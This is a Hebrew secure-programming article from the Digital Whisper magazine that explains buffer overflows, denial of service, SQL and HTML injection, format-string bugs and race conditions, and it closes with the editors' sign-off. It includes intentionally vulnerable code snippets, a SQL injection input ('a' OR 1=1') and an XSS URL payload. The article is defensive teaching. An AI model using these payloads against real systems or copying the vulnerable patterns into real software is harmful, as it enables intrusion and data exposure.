המידע שהתכנה יכולה לקבל הוא רב ומגוון, מידע כזה יכול להיות למשל "מידע" ריק (null), טווח ספרות גבוה מהטווח המצופה, מחרוזת עם תווים רבים יותר מהמצופה או כתובות זיכרון אותן מנסים לשנות על מנת להריץ קוד זדוני כחלק מהקלט (תלוי בסוג ההתקפה שרוצים לבצע), כך שפשוט אי אפשר לדעת מה הקלט שהתכנה תקבל ולכן לא ניתן כך סתם לסמוך על המידע. כאשר יש טיפול "לא בטוח" במידע שהתקבל מהקלט, התוצאות יכולות להיות חשיפת מידע שלא ניתן ואסור לספק בשום דרך רגילה, שינוי מידע שאין כל דרך רגילה לבצע אותו או סתם לגרום לתכנה לקרוס.

מהן סוגי הבעיות שניתן לצפות ?

ניתן ליצור כלל אצבע האומר כי על כל סוג של באג בתוכנה ניתן למצוא התקפה מסוימת, אך במאמר זה נספק רשימה מפורטת אך קצרה מאוד של התקפות נפוצות ובעיות הקשורות לאבטחת מידע בתכנות, במקום להזכיר סוגים רבים בקצרה.

Buffer Overflow:

המושג Buffer Overflow מתייחס לחוצץ אשר חוצה את נפח המידע שהוקצה לו מבעוד מועד. חריגה זו מאפשרת לתוקפים לצאת מגבולות החוצץ וכך לשכתב מידע חשוב להמשך ריצת התוכנית. במקרים רבים, ניצול חולשה זו מאפשר הרצת קוד המוזרק על ידי התוקף:

```
var
  iNums : array [0..9] of integer;
  ...
  FillChar (iNums[-1], 100, #0);
  ...
  for i := -10 to 10 do
     readln (iNums[i]);
  ...
```

בדוגמה זו ניתן לראות מערך סטטי בעל 10 איברים בשם iNums. בשימוש בפרוצדורת FillChar הוזן לתא לא קיים (מינוס אחד) ועד ל100 התאים הבאים ערך "ריק" (null). מתחת לפרוצדורה, ניתן למצוא לולאת for אשר מזינה 21 ערכים מהשתמש על מערך בגודל 10 תאים בלבד. חשוב להבין כי בדוגמה הזו המהדר יצעק על גלישות, אך בדוגמאות שהן פחות ברורות המהדר אינו יוכל לנחש או לדעת מראש מה יקרה ולכן לא תתקבל שום הודעת שגיאה או התראה על בעיה ומשתמשים יוכלו לנצל זאת להתקפה או לגרום לתכנה לקרוס.


אם משתמש ירצה להזין מידע אשר ירצה להזיק לקוד, הוא יוכל להשתמש בדוגמה למעלה לצורך העניין, היות ויש חריגה מגבולות החוצץ שהוקצה עבור iNums. בעיה זו מוכרת בשם Buffer Overflow, אשר יכולה להתקיים עבור ערימות ומחסניות (stack ו heap), וההתקפות מתאימות את עצמן בהתאם לסוג הזיכרון.

מעבר לכך, במידה וניתן לגרום לבעיה זו לצוץ במערכת הרצה ברשת, פעמים רבות נראה כי נעשה שימוש בגלישת החוצץ על מנת לקבל גישה למחשב בהרשאות בה רצה התכנה וכך תוקפים יכולים לקבל גישה מרחוק אל המחשב המריץ את הקוד הבעייתי. התוקפים עושים זאת על ידי יציאה מחוץ למסגרות הזיכרון שהוקצו ודריסת המידע הקיים בחוצצים המקבילים, דבר זה מאפשר לתוקף לגרום לשנות את מהלך התוכנית ולהריץ קוד חדש, כאמור לפי ההרשאות שיש לתוכנה הרצה שבה התגלתה הבעיה. הרצת קוד זדוני מתבצעת בעיקר על ידי הרצת shell code שהוא בעצם קוד שהודר לשפת מכונה ומבצע דבר מה.

חשוב לדעת שבמערכות הפעלה חדישות כדוגמת Linux והחל מ- Windows XP SP2 ישנן הגנות שונות אשר מנסות להפריע להרצת קוד בצורה חופשית בזיכרון על ידי שינוי כתובות זיכרון בכל הקצאה, בניגוד לכתובת קבועה אשר מתקבלת בדרך כלל. אף על פי כן, צריך להבין כי אין להסתמך על הגנות אלו ויש לכתוב קוד טוב אשר לא יזדקק להגנות שכאלו, אשר מסייעות בצורה חלקית בלבד למנוע התקפות.

התקפת DoS:

פירוש DoS הוא Denial Of Service או מניעת שירות בעברית. אנשים רבים ודאי זוכרים כי בשנות ה-90 ניתן היה להשתמש בהרצת פקודת ה- ping פעמים רבות על מנת להפריע למחשבים, וחושבים שזו הבעיה היחידה שיש בנושא אך אין זה נכון. התקפת ה- ping נקראת ping of death וכיום, בשל גידול ברוחב פס הגלישה, מתקפה זו אינה מהווה סיכון.
ישנם כמה סוגים של התקפות מניעת, שירות אחת היא מקומית על המחשב והשנייה מתבצעת בצורה מרוחקת. ההתקפה המרוחקת, במידה והיא מגיעה ממקורות רבים, תקרא DDoS ונרחיב עליה יותר בהמשך.



מניעת שירות מקומית:
התקפות מניעת שירות מקומיות יכולות להתהוות בדרכים רבות, לדוגמא:

```
procedure Recurse;
begin
  while (True) do
    begin
      Recurse;
    end;
end;
```

הדוגמא מציגה רקורסיה ללא תנאי עצירה אשר בצורה אין סופית יוצרת עוד רקורסיה עד "אין סוף", כאשר ה"אין הסוף" הזה הוא המשאבים של מערכת ההפעלה הפנויים במערכת. למרות שזו דוגמה סטטית, עדיין קיימת מניעת שירות לכל דבר בשל "גניבת" כל זיכרון אפשרי ממערכת ההפעלה, וכן מניעת שירות על ידי חסימת עבודה סדירה עם המחשב.

בלינוקס למשל, מערכת ההפעלה תנסה להקצות יותר ויותר זיכרון וכאשר זה לא יהיה זמין יותר, מערכת ההפעלה "תהרוג" תוכנות בכדי לרצות את בקשת התכנה שיצרה את הרקורסיה עד אשר לא יישאר מה להרוג, אך במקביל תעניש את התכנה בכך שתתן לה קדימות פחותה בריצה, כך שיהיה קל יותר להרוג את התכנה הרצה.

ב-Microsoft Windows לעומת זאת, הזיכרון לעולם לא ישוחרר וגם לא יתקבל עונש כלשהו על הבקשה. למעשה, עד לאתחול מערכת ההפעלה, הזיכרון יישאר תפוס גם אם נצליח לחסל את ריצת התוכנה (וזה לא יהיה פשוט). מעבר לכך, כנראה שמערכת ההפעלה תתקע לגמרי ורק אתחול כפוי של המחשב יגרום לו לחזור ולהגיב.

דוגמא נוספת לחוסר שחרור משאבים:

```
...
begin
  while (True) do
    begin
      Getmem (OurPtr, 10);
      OurPtr := Something;
    end;
end.
```

דוגמא זו מציגה קוד המקצה זיכרון (הפקודה GetMem זהה לפקודה malloc של C) למשתנה בשם OutPtr אך הזיכרון לעולם לא ישוחרר, כתובת הזיכרון שאותחל אינה נשמרת באתחול הזיכרון הבא. בעיה זו בקוד סטטי, נקראת זליגת זיכרון (memory leak) ומאוד נפוצה בתכנות, בייחוד בשפות המאפשרות זאת. פעמים רבות מדובר "רק" בסוג של באג ולא התקפה מכוונת, אך עדיין מדובר בסוג של מניעת שירות.

חשוב להבין כי מחסור בשחרור משאבי מערכת כדוגמת זיכרון, שקעים (socket), קבצים פתוחים - כולם נחשבים לסוג של מניעת שירות מקומית, אך הם אינם היחידים. כמו כן, בעוד שמרבית מערכות ההפעלה ישחררו את הזיכרון חזרה אל המערכת כאשר התכנה תסיים את הריצה, מערכת ההפעלה Microsoft Windows לא עושה זאת (עד כמה שידוע לי) ורק אתחול ישחרר חזרה את הזיכרון במקרה זה.

מניעת שירות מבוזרת:

סוג נוסף ונפוץ למדי של מניעת שירות הוא מניעת שירות מבוזרת (DDoS – Distributed Denial of Service). מניעת שירות שכזו גורמת לנקודות שונות ורבות לבצע בקשה אחת או יותר כלפי שירות מסויים ברשת כלשהי והיא בדרך כלל מתבצעת באמצעות מחשבים רבים בשליטתו של מפעיל בודד, כאשר מחשבים אלו נקראים zombies. התקפה זו מצליחה ברוב המקרים משום שיש הרבה מאוד בקשות בו זמנית והשירות לא מסוגל לענות לכל הבקשות. במקרה הטוב השירות רק נחסם לעוד בקשות ובמקרה הרע גורם למערכת לקרוס מחוסר במשאבים פנויים להתמודד עם הבקשות השונות, גם לאחר שהמתקפה מסתיימת.

במידה והתקפה זו (או כל התקפת DoS אחרת) מתבצעת, לא ניתן לדעת או לנחש מה תהיה תגובת התכנות או המחשב אל מול ההתקפה ולכן קשה מאוד להיערך אליה מראש. עם זה, חשוב לדעת כי מערכות הבנויות על עבודה מבוזרת יצליחו במקרים רבים להתמודד עם התקפות DDoS טוב יותר ממערכות אחרות.

Code Injection:

כאשר המשתמש מזין קלט לתוכנה היא צריכה לעבוד עם הקלט ולהשתמש בו לצרכיה ומטרותיה. הבעיה היא שכאשר משתמשים במידע בצורה המדויקת בה הוא התקבל, ללא יצירת מסננים או טיפול במידע בעייתי, המשתמש יכול להזין קוד כלשהו (בין אם זהSQL או כל קוד אחר), להריץ אותו דרך התכנה ולעשות כל העולה ברוחו באמצעות הקוד שהוא הזריק. 2 דוגמאות מאוד נפוצות בעולם ה- web הן הזרקת SQL והזרקת HTML/Javascript (המוכר בשם Cross Site Scripting או XSS בקיצור), אך ישנם עוד סוגים רבים ונוספים של הזרקות קוד שונות.

דוגמא להזרקת SQL :

User Input:

Please enter your name: a' OR 1=1

```
...
write ('Please enter your name: ');
readln (sName);
Query1.SQL.Add ('SELECT Password FROM tblUsers WHERE Name='#32 +
sName + #32);
...
```

דוגמא להזרקת HTML:

url: http://example.com/?paramA=a”><script>alert('bla');</script>

```
...
<input type=”text” name=”paramA” value=”<%template
write(var['paramA']); %>” />
...
```

התוצאה של 2 הדוגמאות למעלה הן של הזרקת קוד אל משתנה כאשר במקום לאחסן את התוכן ← התוכן הוא בעצם קוד אשר מורץ על ידי מפרש כלשהו. ריצת הקוד במקום אכסון תוכן היא אינה התוצאה הרצויה, מן הסתם, ולכן זו בעיה.

Format String:

Format String היא תת-מחלקה בעלת גישה לכלל משתני הפונקציה המאפשרת לציין חוקים הקובעים כיצד ניתן להתייחס, להציג ולחבר משתנים יחד עם משתנים נוספים או את קביעת צורתם בתבניות השונות בהתאם לצורך.

הבעיה היא במידה ועושים שימוש לא נכון בשפה זו, הדבר מאפשר הזרקת קוד וגם בדרך כלל הפעלה של בעיית גלישת החוצץ על מנת לנצל לרעה את המחרוזת ולהריץ קוד זדוני במערכת, או ביצוע מניעת שירות על ידי גרימה לקריסת התכנה.

שפות C ו ++C הן בדרך כלל הפגיעות ביותר להתקפה מסוג זה, היות וכמעט כל קוד הנכתב בהן משתמש במצביעים וכך גם בנושא של Format String. גם שפות או כלים המבוססים על שפות אלו הרבה פעמים יורשים את הבעיות האלו בצורות שונות, אך זה מאוד תלוי. אך גם אם השפה אינה פגיעה להרצת קוד באמצעות Format String, אין זה אומר שהיא לא פגיעה לבעיה זו ולצורות ניצול אחרות שיכולות להיות יחודיות לאותה שפה, כלי או טכנולוגיה.
קוד בעייתי של Format String נראה כך:

```
...
char * some_variable;
...
printf(“Hello %s” + some_variable, “world”);
...
```

הבעיה המוצגת כאן היא בשפת C וגורמת למשתמש להזין ערך ל- some_variable. לאחר הזנת ערך למשתנה, מבוצעת פעולת חיבור (concat) של המידע אל מחרוזת המכילה format string ואז ניתן להזריק בעזרת שפת Format String קוד שיוכל להשפיע על רצף ריצת התוכנית (Execution flow) ולקבל שליטה מלאה על התהליך.

Race Condition:

פירוש Race Condition בעברית הוא התנגשות משאבים (Resource Condition). התנגשות משאבים יכולה להיגרם ממגוון רחב מאוד של סיבות, אשר תלויות בהמון גורמים. בעיית התנגשות המשאבים בתוך תוכנה מתייחסת לכך שאותו משאב נמצא בשימוש של יותר מחלק קוד אחד בתוכנה, נמצאת בעיקר בתוכנה שהיא מרובת חוטים (multi threaded), אך זו אינה הסיבה היחידה בה ניתן למצוא התנגשויות שונות בין משאבים באותה תכנה או בכלל.

התקפה על משאבים יכולה להתבצע במצב דומה לזה שהוצג למעלה, בעקבת גריעת זיכרון מהמערכת כאשר יש יותר מתוכנה אחת שרוצה הרבה מאוד זיכרון, יותר מהזיכרון שמערכת ההפעלה מסוגלת להקצות. גם הצורך לקרוא קובץ נעול יכול לגרום לבעיה זו.

מערכת ההפעלה Microsoft Windows ידועה בכך שכאשר משהו פותח קובץ מסוים הוא ננעל ולא ניתן לפתוח אותו מחדש, אלא אם הקובץ מוגדר כפתוח עם שיתוף, בניגוד למערכות ה- unix בהן צריך לבקש במיוחד מהמערכת לנעול קובץ שכזה או חלק מסוים של זיכרון הממופה עבור תכנה או מספר תכנות. התנגשויות משאבים ניתן למצוא גם במסדי נתונים במידה ועובדים לא נכון, אז מגלים כי בזמן שצד אחד מנסה לכתוב מידע, צד שני גורם ל- dead lock בנסיון לקרוא את אותו המידע בדיוק.

מיתוסים והנחות

לא מעט מבעיות האבטחה והבאגים הנמצאים בתוכנה נוצרים עקב חוסר מעקב או התעלמות של המתכנתים מהודעות המהדר או המפרשים. מעבר לכך, מתכנתים רבים חושבים שאם הקוד שלהם מפורש או מהודר, אז הוא לא מכיל בעיות כלשהן או שלפחות את חלקן ניתן לנצל נגד התכנה או המחשב המריץ אותם.
ניתן להבהיר כמה מבעיות אלו בנקודות הבאות:

<u>מיתוסים:</u>

- **אבטחה בהסתרה (security by obscurity)** – אם אף אחד לא יודע על בעיה, לא ניתן לנצל אותה.
- **שפת תכנות בטוחה** – שפות עיליות רבות מספקות את ההרגשה שהן נקיות וחפות מבעיות אבטחה, כגון אלו שניתן למצוא בשפות נמוכות כדוגמת שפת C. חושבים שבעיות אלו חפות מגלישת חוצצים ומעוד הרבה בעיות אבטחה ובאגים הקיימים בעולם.
- **סיסמאות מעורבלות בצורה חד כיוונית** – קבצים למשל המכילים סיסמאות המעורבלות באופן חד כיווני (hashing). התוקפים אינם יכולים לשחזר את הססמה לכן הם יקראו את המידע המעורבל וישתמשו בו כססמה עצמה.
- **שום דבר לא יכול לשבור את התוכנה**
- **ניתן לתקן ולפתור בעיות "תוך כדי תנועה"**


<u>הנחות:</u>

- צוות ה- QA יצליח לאתר בעיות ולתקן אותן
- המשתמש לא יזיק למידע או לתכנה
- התכנה תהיה רק בשימוש המתאים ליעד המקורי שלה
- קוד מהודר לשפת מכונה אינו ניתן לפירוש
- קידוד של סמלים בשפת מכונה מהווה סוג של הגנה

בחלק הבא של המאמר אסביר לעומק את כל הסעיפים הללו ואנסה להבהיר את הבעיות שצוינו בסעיף במיתוסים והנחות.

סיכום

בחלק זה הוצגו מעט בעיות המתרחשות בתכנות וגורמות לבעיות רבות בעת שחרור התכנה. ההבנה המרכזית היא שהבעיה העיקרית היא בראש ובראשונה גישה, והגישה הרגילה בה מלמדים לתכנת יכולה לגרום לנזקים רבים. בחלק השני נבין כיצד לשנות את הגישה בזמן שכותבים ומתכננים קוד ובכך להימנע מאותן לבעיות להכנס. ננסה להתחיל לחשוב קצת אחרת לגבי נקודות מבט שונות בפיתוח בכדי להגיע למצב בו נוכל לשלוט בכמות הבעיות שאנחנו מייצרים לעצמנו.



דברי סיום

בזאת אנחנו סוגרים את הגליון השביעי של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון. שורות אלו נכתבות בנוהל ב-2 בלילה, והזריחה נראית קרובה מתמיד.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

הגליון הבא ייצא ביום האחרון של אפריל 2010.

אפיק קסטיאל,

ניר אדר,

31.03.2010